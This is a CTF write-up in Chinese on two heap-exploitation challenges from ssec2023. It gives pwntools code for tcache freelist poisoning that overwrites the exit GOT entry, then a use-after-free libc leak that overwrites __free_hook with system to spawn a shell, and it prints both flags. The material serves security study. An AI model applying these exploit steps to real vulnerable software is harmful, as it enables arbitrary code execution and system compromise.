    00000060  74 72 6f 3a  20 43 43 43  43 43 43 43  43 43 43 43  │tro:│ CCC│CCCC│CCCC│
    00000070  43 43 43 43  43 43 43 43  43 43 43 43  43 43 43 43  │CCCC│CCCC│CCCC│CCCC│
    *
    00000090  43 43 43 43  43 0a 00 00  00 00 00 00  00 00 00 00  │CCCC│C···│····│····│
    000000a0  00 00 00 00  00 80 00 00  00 00 00 00  00 10 c3 d6  │····│····│····│····│
    000000b0  07 7a 55 00  00 31 0a 00  00 00 00 00  00 00 00 00  │·zU·│·1··│····│····│
    000000c0  00 00 00 00  00 5b 20 31  20 5d 20 63  72 65 61 74  │····│·[ 1│ ] c│reat│
    000000d0  65 20 75 73  65 72 0a 5b  20 32 20 5d  20 64 65 6c  │e us│er·[│ 2 ]│ del│
    000000e0  65 74 65 20  75 73 65 72  0a 5b 20 33  20 5d 20 70  │ete │user│·[ 3│ ] p│
    000000f0  72 65 73 65  6e 74 20 75  73 65 72 0a  5b 20 34 20  │rese│nt u│ser·│[ 4 │
    00000100  5d 20 65 64  69 74 20 75  73 65 72 0a  5b 20 35 20  │] ed│it u│ser·│[ 5 │
    00000110  5d 20 6c 65  61 76 65 0a  3e 20                    │] le│ave·│> │
    0000011a
```

堆上漏洞的利用


1.

利用 `overflow/overflow.c` 中的堆溢出漏洞，通过劫持 freelist 的方式（10 points），写 exit GOT 表数据将执行流劫持到 `backdoor` 函数，从而完成弹 shell，执行 `flag.exe` 取得 flag（5 points）

前面我们已经获取了堆溢出的方式，现在我们要做的是将 `exit` 函数执行流劫持到 `backdoor` 函数。我们构造三组堆（也就是三个用户），

之后，我们释放两个非相邻的块，这些块会被放入 tcachebins 等待复用

```
1  handle_del(0, b"1")
2  handle_del(2, b"1")
```



接下来重新分配堆块，将info[1] 溢出覆盖到 info[2]，将 info[2] 的 fd 指针指向exit函数的 GOT 表项。

```python
payload = b"C" * 0x40  # 填充intro
#保留下一个堆的 prev_size 和 size
payload += p64(0) + p64(0x71)
payload += p64(elf.got["exit"])

handle_edit(1, b"1", b"user2", payload, b"A")
```

第一次分配会使用正常的 tcachebin，但第二次分配时，由于之前的伪造，会将chunk分配到exit的GOT表位置，通过 name 字段写入 backdoor 函数地址。


```python
handle_add(b"user0", b"1", b"A" * 0x3f, b"1")
# gdb.attach(p)

name = p64(elf.sym["backdoor"])
log.info(f"name:{hex(elf.sym['backdoor'])}")

handle_add(name, b"1", b"B" * 0x20, b"1")

p.sendlineafter(b"> ", str(10))
```

之后申请新堆块,触发freelist使用被篡改的fd，写入backdoor函数地址到name字段。之后让程序执行exit()，即完成攻击

flag: ssec2023{FreElisT_hijackINg_Is_pOwERful|f1d439b6}

2.

首先 ldd 查看并调整 libc 路径





```
handle_add(b"user0", b"1", 0x800, b"CCCC", b"x")
handle_add(b"user1", b"1", 0x20, b"CCCC", b"x")
```

创建两个用户，分别分配大块（0x800字节）和小块（0x20字节）的`intro`，为后续操作铺垫堆内存布局。

```
handle_del(0, b"1")
_, _, intro_leak = handle_show(0, b"1")
```

删除用户0，释放其内存块，但 `infos[0]` 仍指向已释放的内存。通过 `user_show` 函数读取已释放内存中的数据，泄漏出 `intro` 字段的内容（内存地址信息）。

```
offset = 0x1ecbe0
libc_base = u64(intro_leak[:8].ljust(8, b"\x00")) - offset

success(f"libc_base: {hex(libc_base)}")
# libc.base = libc_base
```



通过泄漏的数据计算libc基地址。假设泄漏的数据包含某个libc内的地址（如 `__malloc_hook` ），通过已知偏移量计算出libc基地址。

```
handle_add(b"user2", b"1", 0x40, b"CCCC", b"x")
handle_add(b"user3", b"1", 0x40, b"CCCC", b"x")
```

创建两个新用户，分配大小为0x40字节的 `intro` ，进一步调整堆内存布局，为后续的堆覆盖做准备。

```
handle_del(2, b"1")
handle_del(3, b"1")
```

删除用户2和3，释放相应的堆内存块。由于之前的UAF漏洞， `infos[2]` 和 `infos[3]` 仍指向已释放的内存，等待被重用。

```
handle_edit(3, b"1", p64(libc_base + libc.sym["__free_hook"]), b"x", b"x")
```

使用 `user_edit` 函数，覆盖用户3的 `name` 、 `intro` 和 `motto` 字段。这里将 `intro` 字段覆盖为 `__free_hook` 的地址，使得后续对 `intro` 的写操作实际上写入 `__free_hook` 。

```
handle_add(b"user4", b"1", 0x40, b"CCCC", b"x")

handle_add(b"user5", b"1", 0x40, p64(libc_base + libc.sym["system"]), b"x")
```

创建用户4，分配新的堆内存块。创建用户5，利用之前覆盖的 `__free_hook` 地址，将 `system` 函数的地址写入 `__free_hook` 。

```
handle_add(b"user6", b"1", 0x50, b"/bin/sh\x00", b"x")

handle_del(6, b"1")
```

创建用户6，其 `intro` 字段为 `"/bin/sh\x00"` 。删除用户6，触发 `free("/bin/sh")` ，由于 `__free_hook` 已被覆盖为 `system` ，实际执行的是 `system("/bin/sh")` ，从而获取shell。

You flag: ssec2023{1_L0ve_tyP3_COnFU510N_s0_muCh|de63868c}